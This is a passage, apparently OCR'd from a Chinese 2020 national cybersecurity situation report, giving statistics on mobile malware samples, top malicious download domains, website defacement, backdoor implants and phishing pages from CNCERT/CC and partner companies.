


图 4-4　2016-2020 年捕获的移动互联网恶意程序样本数量（按 MD5 值统计）统计
（来源：北京安天网络安全技术有限公司）




图 4-5　2020 年捕获的移动互联网恶意程序样本数量按月度统计
（来源：北京安天网络安全技术有限公司）

按照《移动互联网恶意程序描述格式》的8类分类标准，根据北京安天网络安全技术有限公司的监测结果，2020年移动互联网恶意程序数量分类统计数据见表4-1。

表4-1　2020年移动互联网恶意程序数量分类统计（来源：北京安天网络安全技术有限公司）

序号	类别	数量 / 个
1	流氓行为类	1,368,636
2	资费消耗类	652,501
3	信息窃取类	386,863
4	恶意扣费类	380,483
5	系统破坏类	89,708
6	远程控制类	43,955
7	诱骗欺诈类	38,160
8	恶意传播类	4,852

4.2.2 恒安嘉新（北京）科技股份公司报送的移动互联网恶意程序捕获情况

根据恒安嘉新（北京）科技股份公司的监测结果，截至2020年年底，累计捕获移动互联网恶意程序样本28,715,693个（按MD5值统计），其中2020年新捕获样本2,911,408个。按照《移动互联网恶意程序描述格式》的8类分类标准，2020年发现的移动互联网恶意程序分类统计数据为：流氓行为类2,256,333个；诱骗欺诈类413,493个；资费消耗类126,287个；系统破坏类79,006个；信息窃取类17,451个；恶意扣费类17,031个；远程控制类1,472个；恶意传播类335个。

2020年捕获的移动互联网恶意程序样本数量（按MD5值统计）按月度统计如图4-6所示，其中1月为全年最低值（204,132个），7月达到全年最高值（282,571个）。




图 4-6　2020 年捕获的移动互联网恶意程序样本数量按月度统计
（来源：恒安嘉新（北京）科技股份公司）

2016-2020年捕获的移动互联网恶意程序样本数量（按MD5值统计）走势如图4-7所示。




图 4-7　2016-2020 年捕获的移动互联网恶意程序样本数量走势
（来源：恒安嘉新（北京）科技股份公司）

截至2020年年底，累计发现移动互联网恶意程序下载链接4,331,242个。其中，2020年共发现移动互联网恶意程序下载链接223,870个，涉及15,184个域名，恶意程序下载链接数量TOP10域名见表4-2。

表4-2　2020年移动互联网恶意程序下载链接数量TOP10域名
（来源:恒安嘉新（北京）科技股份公司）

序号	下载地址域名	恶意程序下载链接数量 / 个
1	callshowapk.jidiandian.cn	5,675
2	1.down.dlsutong.cn	4,060
3	app.gzjkw.net	3,860
4	ajres.mobileanjian.com	3,466
5	ptd.yoyuan.com.cn	2,422
6	res2.mobileanjian.com	2,318
7	www.test.com	2,168
8	inzfmao.cn	1,971
9	bao.fredroid.org	1,503
10	shejishi0068.oss-accelerate.aliyuncs.com	1,405

05

网站安全监测情况

5.1 网页篡改情况

按照攻击手段，网页篡改可以分成显式篡改和隐式篡改两种。通过显式网页篡改，黑客可“炫耀”自己的技术技巧，或达到声明自己主张的目的。隐式篡改一般是在被攻击网站的网页中植入被链接到色情、诈骗等非法信息的暗链，以助黑客谋取非法经济利益。黑客为了篡改网页，一般需提前知晓网站的漏洞，提前在网页中植入后门，并最终获取网站的控制权。

2003年起，CNCERT/CC每日跟踪监测我国境内被篡改的网站情况，发现被篡改的网站后及时通知相关分中心或网站负责人进行协调解决，以争取在第一时间恢复被篡改的网站，减少攻击事件带来的影响。

2020年，我国境内被篡改的网站数量为100,484个（去重后），较2019年的185,573个显著降低。篡改数量有所降低的原因是我国政府部门开展对网站篡改行为的持续打击和整治的专项行动。2016-2020年我国境内被篡改的网站数量统计情况如图5-1所示。2020年我国境内被篡改网站数量按月度统计如图5-2所示。2020年全年，CNCERT/CC持续开展对我国境内网站被植入暗链情况的治理，组织全国分中心持续开展网站黑链、网站篡改事件的处置工作。




图 5-1　2016-2020 年我国境内被篡改的网站数量统计（来源：CNCERT/CC）




图 5-2　2020 年我国境内被篡改网站数量按月度统计（来源：CNCERT/CC）

从篡改攻击的手段来看，我国被篡改的网站中以植入暗链的方式被攻击的超过50%。从域名类型来看，2020年我国境内被篡改的网站中，代表商业机构的网站（.com）最多，占73.8%；其次是网络组织类网站（.net）和非盈利组织类网站（.org），分别占5.2%和1.7%；政府类网站（.gov）和教育机构类网站（.edu）分别占0.5%和0.1%。对比2019年，2020年我国政府类网站被篡改比例明显增长。2020年我国境内被篡改网站数量占比按域名类型分布如图5-3所示。




图 5-3　2020 年我国境内被篡改网站数量占比按域名类型分布（来源：CNCERT/CC）

2020年我国境内被篡改网站数量占比按地区分布情况如图5-4所示，TOP10的分别是：北京市、山东省、广东省、浙江省、河南省、江苏省、上海市、四川省、陕西省和福建省。TOP10的地区与2019年基本保持一致。以上均为我国互联网发展状况较好的地区，互联网资源较为丰富，总体上发生网页篡改的事件次数较多。




图 5-4　2020 年我国境内被篡改网站数量占比按地区分布（来源：CNCERT/CC）

2020年，我国境内政府网站被篡改数量为494个（去重后），较2019年的515个降低4.1%。2020年我国境内被篡改的政府网站数量和其占被篡改网站总数的比例按

月度统计如图5-5所示，可以看到，被篡改政府网站数量占被篡改网站总数的比例保持在0.6%以下。




图 5-5　2020 年我国境内被篡改的政府网站数量和其占被篡改网站总数的比例按月度统计（来源：CNCERT/CC）

5.2 网站后门情况

网站后门是黑客成功入侵网站服务器后留下的后门程序。通过在网站的特定目录中上传远程控制页面，黑客可以暗中对网站服务器进行远程控制，上传、查看、修改、删除网站服务器上的文件，读取并修改网站数据库的数据，甚至可以直接在网站服务器上运行系统命令。

2020年，CNCERT/CC共监测到我国境内53,171个（去重后）网站被植入后门，其中政府网站有256个。2016-2020年我国境内被植入后门的网站数量统计如图5-6所示。2020年我国境内被植入后门的网站数量按月度统计如图5-7所示。




图 5-6　2016-2020 年我国境内被植入后门的网站数量统计（来源：CNCERT/CC）




图 5-7　2020 年我国境内被植入后门的网站数量按月度统计（来源：CNCERT/CC）

2020年我国境内被植入后门的网站中，从域名类型来看，代表商业机构的网站（.com）最多，其次是网络组织类网站（.net）和非盈利组织类网站（.org）。2020年我国境内被植入后门的网站数量占比按域名类型分布如图5-8所示。




图 5-8　2020 年我国境内被植入后门的网站数量占比按域名类型分布（来源：CNCERT/CC）

2020年我国境内被植入后门的网站数量占比按地区统计，排名TOP10的地区分别是：北京市、山东省、广东省、河南省、浙江省、四川省、上海市、江苏省、福建省、辽宁省，如图5-9所示。




图 5-9　2020 年我国境内被植入后门的网站数量占比按地区分布（来源：CNCERT/CC）

2020年向我国境内网站实施植入后门攻击的IP地址中，有25,686个位于境外，主要位于菲律宾（18.9%）、美国（17.3%）和新加坡（7.0%）等国家，如图5-10所示。其中，位于菲律宾的IP地址向我国境内19,174个网站植入了后门程序，侵入网站数量居于首位。




图 5-10　2020 年向我国境内网站实施植入后门攻击的境外 IP 地址按国家和地区分布（来源：CNCERT/CC）

5.3 网页仿冒情况

网页仿冒，也称网络钓鱼（Phishing），是社会工程学欺骗原理与网络技术相结合的典型应用。

2020年，CNCERT/CC共抽样监测到仿冒我国境内网站的钓鱼页面220,648个。2016-2020年仿冒我国境内网站的钓鱼页面数量统计如图5-11所示。2020年仿冒我国境内网站的钓鱼页面数量按月度统计如图5-12所示。

图 5-11　2016-2020 年仿冒我国境内网站的钓鱼页面数量统计（来源：CNCERT/CC）




图 5-12　2020 年仿冒我国境内网站的钓鱼页面数量按月度统计（来源：CNCERT/CC）

2020年CNCERT/CC抽样监测发现的钓鱼站点所用域名数量占比按所属顶级域分布如图5-13所示，排名前3位的域名类型为.cn（59.3%）、.net（13.7%）和.cc（11.5%）。




图 5-13　2020 年抽样监测发现的钓鱼站点所用域名数量占比按所属顶级域分布（来源：CNCERT/CC）

5.4 支撑单位的监测情况

5.4.1 北京天融信网络安全技术有限公司提供的网页篡改监测情况

根据北京天融信网络安全技术有限公司监测结果，2020年我国境内被篡改网站总量为2,520个，比2019年的1,162个增长116.9%。2017-2020年我国境内被篡改网站数量统计如图5-14所示。2020年我国境内被篡改网站数量按月度统计如图5-15所示，其中，4月达到全年最高值（388个），5月达到全年最低值（68个）。




图 5-14　2017-2020 年我国境内被篡改网站数量统计
（来源：北京天融信网络安全技术有限公司）




图 5-15　2020 年我国境内被篡改网站数量按月度统计
（来源：北京天融信网络安全技术有限公司）

2020年我国境内被篡改网站数量占比按其域名所属顶级域分布如图5-16所示。其中，代表商业机构的网站（.com）占77.0%，.cn占17.0%，网络组织类网站（.net）占4.2%，非盈利组织类网站（.org）占0.8%，政府类网站（.gov）占0.1%，教育机构类网站（.edu）占0.1%。




图 5-16　2020 年我国境内被篡改网站数量占比按其域名所属顶级域分布
（来源：北京天融信网络安全技术有限公司）

2020年我国境内被篡改网站数量占比按地区分布如图5-17所示，排名前3位的是内蒙古自治区（24.6%）、广东省（15.0%）和江苏省（8.6%）。




图 5-17　2020 年我国境内被篡改网站数量占比按地区分布
（来源：北京天融信网络安全技术有限公司）

2020年我国境内被篡改的政府网站数量为2个，比2019年的19个下降89.5%，约占北京天融信网络安全技术有限公司监测的2020年我国境内被篡改网站总数的0.9%。2020年我国境内被篡改的政府网站数量及其占被篡改网站总数的比例按月

度统计如图5-18所示。

